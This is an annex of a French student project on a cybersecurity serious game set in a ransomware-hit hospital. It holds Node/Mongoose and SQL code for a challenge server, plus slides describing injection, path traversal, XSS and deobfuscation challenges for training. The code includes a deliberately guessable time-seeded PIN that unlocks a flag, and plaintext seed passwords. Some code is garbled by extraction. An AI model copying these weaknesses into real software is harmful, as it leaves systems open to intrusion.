    for(let i = 0; i < flags.length; i++){
        if(flags[i].chall_name.startsWith(req.query.year)){
            numberChalls += 1;
        }
    }
});
// retrieve all users
db.models.user.find({}, (err, persons) => {
    if (err) return res.status(500).send(err);

    if (!persons) {
        return res.sendStatus(401)
    }
    let yearly_flagged = 0;
    for (let i = 0; i < persons.length; i++) {
        if(persons[i].flagged.filter(x =>
x.startsWith(req.query.year)).length === numberChalls) {
            yearly_flagged += 1
        }
    }
    return res.status(200).send(yearly_flagged.toString());
});
} else {
    return res.status(401).send();
}
});

app.get('/stats/flagPerChall', checkToken, (req, res) => {
    if(VALID_YEARS.includes(req.query.year)) {
        let numberChalls = 0;
        db.models.flag.find({}, (err, flags) => {
            if (err) return res.status(500).send(err);
            if (!flags){
                return res.sendStatus(401)
            }
            for(let i = 0; i < flags.length; i++){
                if(flags[i].chall_name.startsWith(req.query.year)){
                    numberChalls += 1;
                }
            }
        })
    }
})
```

```

    });
    // retrieve users
    db.models.user.find({}, (err, persons) => {
        if (err) return res.status(500).send(err);
        if (!persons){
            return res.sendStatus(401)
        }
        let result = new Array(numberChalls).fill(0);
        for(let i = 0; i < persons.length; i++){
            let yearly_flagged = persons[i].flagged.filter(x
=>x.startsWith(req.query.year)).length
            for (let j = 0; j < yearly_flagged; j++){
                result[j] += 1;
            }
        }
        return res.status(200).send(result);
    });
} else {
    return res.sendStatus(401);
}
});

// Store username information
app.post('/visitor', (req, res) => {
    // retrieve current hour from timestamp (round down to the current hour)
    db.models.visitor.findOne({hour_timestamp: Math.floor(Date.now() / (1000 * 60
* 60))}), (err, visitors) => {
        console.log(visitors);
        if (err) return res.send(err);
        // If this is the first visitor, we create a new entry with the current
        hour with the integer 1
        if (!visitors){
            console.log("toto")
            db.models.visitor.create({hour_timestamp: Math.floor(Date.now() /
(1000 * 60 * 60)), ctr:1}).then(() => {
                return res.sendStatus(200);
            }).catch((err) => {
                return res.send(err);
            });
        }
        // Otherwise, increment the inner counter
        else {

```

ANNEXES

```
    visitors.ctr += 1;
    visitors.save().then(() => {
        return res.sendStatus(200);
    }).catch((err) => {
        return res.send(err);
    });
}
});

app.get('/pin', (req, res) => {
let seed = Math.floor(Date.now() / 60000) // Different seed every minute

let rng = seedrandom(seed);
return res.send({ pin: Math.floor(rng() * 10000) })
});

app.post('/pin', (req, res) => {
let seed = Math.floor(Date.now() / 60000) // Different seed every minute

let rng = seedrandom(seed);
if (req.body.pin !== Math.floor(rng() * 10000)){
    return res.sendStatus(401);
}
let flag = process.env.CHALL_FLAGS_2021.split(';').filter((x) =>
x.startsWith('chall6'))[0].split('=')[1]
return res.send(flag)
});

// Init DB connection, and then bind port
db.init().then(() =>
    app.listen(process.env.PORT, () =>
        console.log(`app listening on port ${process.env.PORT}!`)
    )
);
```

-C Modèles Mongoose (db.js)

```

const mongoose = require('mongoose');
const assert = require('assert');
const {SHA3} = require('sha3');

// Connect to DB
mongoose.connect(`.${process.env.MONGO_URI}/test`, {
    useNewUrlParser: true,
    useUnifiedTopology: true,
    auth: {
        user: process.env.MONGO_USER,
        password: process.env.MONGO_PASS
    },
    authSource: 'admin',
});
// Create models
const Flag = mongoose.model('Flag', {chall_name: String, value: String});
const User = mongoose.model('User', {
    uuid: String,
    name: String,
    surname: String,
    mail: String,
    flagged: [String]
});
const Visitor = mongoose.model('Visitor', {
    hour_timestamp: Number,
    ctr: Number
})

// Init flags from environment variables
async function initFlags() {
    const flags_2020 = process.env.CHALL_FLAGS_2020.split(';');

    for await (const flag of flags_2020) {
        const elem = flag.split('=');
        assert(elem.length === 2);
        const hash = new SHA3(256);
        hash.update(elem[1]);
        if (!(await Flag.exists({chall_name: "2020_" + elem[0]})))
            await Flag.create({chall_name: "2020_" + elem[0], value:
}

```

ANNEXES

```
hash.digest('hex'))};  
}  
  
const flags_2021 = process.env.CHALL_FLAGS_2021.split(';');  
  
for await (const flag of flags_2021) {  
    const elem = flag.split('=');  
    assert(elem.length === 2);  
    const hash = new SHA3(256);  
    hash.update(elem[1]);  
    if (!(await Flag.exists({chall_name: "2021_"+elem[0]})))  
        await Flag.create({chall_name: "2021_"+elem[0]}, value:  
hash.digest('hex'))};  
}  
}  
  
exports.init = initFlags;  
exports.models = {flag: Flag, user: User, visitor:Visitor};
```

-D Base MySQL (init.sql)

```

drop database IF EXISTS dday;

create database dday;

use dday;

create table users(
    ID varchar(50),
    pass varchar(50) NOT NULL,
    PRIMARY KEY (ID)
);

create table posts(
    ID int,
    img varchar(50),
    nameLastname varchar(50),
    datepost varchar(50),
    PRIMARY KEY (ID)
);

insert into users value ("admin@admin.ch", "Ws3drftgzh$bjnimkl");
insert into users value ("jean.dupont@truite.ch", "Pass1234.");
insert into users value ("sille.vinpas@sini.ch", "flopPl0pPlipPlop");
insert into users value ("Fort@filip.pnato", "Vive_Sha3");

insert into posts (ID,img,nameLastname,datepost) value (1,"./img/
resto.jpg","zortak Nekmi", "29 Octobre 2123");

insert into posts (ID,img,nameLastname,datepost) value (2,"","brehuk cheunh", "25
Octobre 2123");

insert into posts (ID,img,nameLastname,datepost) value (3,"","bobo fatt", "30
Octobre 2123");

insert into posts (ID,img,nameLastname,datepost) value (4,"./img/
vaisseau.png","raj raj sknib", "01 Novembre 2123");

insert into posts (ID,img,nameLastname,datepost) value (5,"","zinwhu", "06
Novembre 2123");

```

ANNEXES

```
insert into posts (ID,img,nameLastname,datepost) value (6,"","zinwhu", "01  
Novembre 2123");  
  
insert into posts (ID,img,nameLastname,datepost) value (7,"","zinwhu", "27  
Octobre 2123");  
  
insert into posts (ID,img,nameLastname,datepost) value (8,"./img/  
resto2.jpg","zinwhu", "24 Octobre 2123");
```

-E Présentation des challenges (ancienne version des défis)



Conception d'un nouveau serious game autour du «Ethical Hacking»

Extension du Jeu « Shana a disparu »

Camille Koestli

Hes-SO
Haute Ecole Supérieure
Le savoir ensemble



Sommaire

1. Présentation du projet
2. Choix du scénario
3. Résumé du scénario
4. Challenges
 1. Mail Contagieux
 2. Portail VPN Fantôme
 3. Archives
 4. Clé cachée dans les commentaires
 5. Script d'infection
 6. Chat KO
 7. Blocage ciblé

Hes-SO
Haute Ecole Supérieure
Le savoir ensemble



Présentation du projet

- Augmentation de l'intérêt sur la cybersécurité
- Potentiel des serious games pour rendre l'apprentissage ludique
- «Shana a disparu» a eu un grand succès mais trop de personnes l'ont complété et terminé
- Objectif : créer un nouveau serious game avec une approche narrative tout en proposant des challenges techniques



Hes-so
Haute Ecole Suisse Supérieure
de la Santé et de la Sécurité



Choix du scénario

Scénario réaliste
Black out dans le Centre Hospitalier Horizon Santé
Ransomware dans un milieu hospitalier



Scénario aventure

*Opération « CipherFox »
Infiltration*

Vol de données dans une entreprise



Scénario science-fiction

Fuite de l'Acheron
S'échapper d'un vaisseau spatial

Hes-so
Haute Ecole Suisse Supérieure
de la Santé et de la Sécurité



CONCEPTION D'UN NOUVEAU SERIOUS GAME AUTOUR DU « ETHICAL HACKING »

Résumé du scénario



- L'hôpital subit une attaque par ransomware
- Black out des systèmes informatiques et des services critiques
- Vol des données sensibles concernant les patients
- Le joueur incarne un membre de l'équipe de sécurité
- Objectif : Résoudre les défis pour empêcher les attaquants de poursuivre leurs attaques

Hes-so



CONCEPTION D'UN NOUVEAU SERIOUS GAME AUTOUR DU « ETHICAL HACKING »

Challenge 1 : Mail Contagieux



- Le point d'entrée des attaquants est un email de phishing reçu
- Le joueur analyse l'email dans le but de retrouver le faux nom de domaine qu'ils ont utilisé
- Compétences travaillées : OSINT et forensic
- Ce challenge a pour objectif de sensibiliser aux signes d'un courriel d'hameçonnage

Hes-so

Challenge 2 : Portail VPN Fantôme

- Une fois le faux domaine identifié, le joueur découvre qu'il héberge un faux portail vpn pour exfiltrer les données
- Le joueur doit donc réussir à contourner le formulaire de connexion équipé d'un WAF
- Compétences travaillées : injection SQL
- Ce challenge a pour objectif de sensibiliser aux failles d'injection et montre qu'une protection insuffisante peut être contournée facilement



Challenge 3 : Archives compromises



- Dans le portail malveillant, le joueur voit une section «Document» avec un bouton pour télécharger le rapport du jour
- Les attaquants utilisent ce portail pour héberger les informations sensibles
- Le joueur donc faire une path traversal pour retrouver où sont stocker les dossiers concernant les patients
- Compétences travaillées : path traversal et analyse HTML
- Ce challenge sensibilise aux failles de type path traversal qui permet d'accéder à des fichiers sensibles



Challenge 4 : Clé cachée dans les commentaires

- Une fois les dossiers sensibles découverts, le joueur remarque qu'il y a un fichier zip mais il est chiffré
- Le joueur devra donc faire une investigation des métadonnées pour découvrir un commentaire contenant le SHA-1 qui chiffre le dossier
- Compétences travaillées : analyse des métadonnées et cryptographie
- Ce challenge montre l'importance de vérifier ces métadonnées mais aussi l'importance de la cryptographie



Hes-so



Challenge 5 : Script d'injection



- Une fois le zip décompressé, le joueur voit qu'il y a un script Powerhell mais il est brouillé qui sert à établir la connexion vers un serveur
- Il va décoder le fichier pour retrouver l'URL du serveur
- Compétences travaillées : dé-obfuscation
- Ce challenge montre comment les attaquants camouflent leurs logiciels et comment les analyser


Hes-so

ANNEXES



Challenge 6 : Chat KO


- Une fois dans le serveur, une page affiche un forum interne
- Le joueur réalise une attaque XSS pour mettre le serveur hors service
- Compétences travaillées : Attaque XSS
- Ce challenge montre la gravité d'une entrée utilisateur non échappée



Hes-so



Challenge 7 : Blocage ciblé



- Une fois leur serveur HS, le joueur doit identifier l'adresse IP de l'attaquant pour la bloquer.
- Le joueur va se connecter sur le VPN de l'hôpital afin d'ajouter l'IP à la liste noire du pare-feu
- Compétences travaillées : défense et journalisation de log
- Ce challenge montre l'importance de surveiller les logs et de gérer les adresses IP suspectes

Hes-so
Haute Ecole Spécialisée
de Suisse Occidentale

Conclusion



- Ce scénario réaliste s'inspire de situation réaliste avec des attaques par ransomware
- Ce scénario mélange narration et apprentissage technique
- Approche progressive et immersive
- Permet d'aborder plusieurs aspects de la cybersécurité

Hes-so
The Art Circle. Geneva School of Art & Design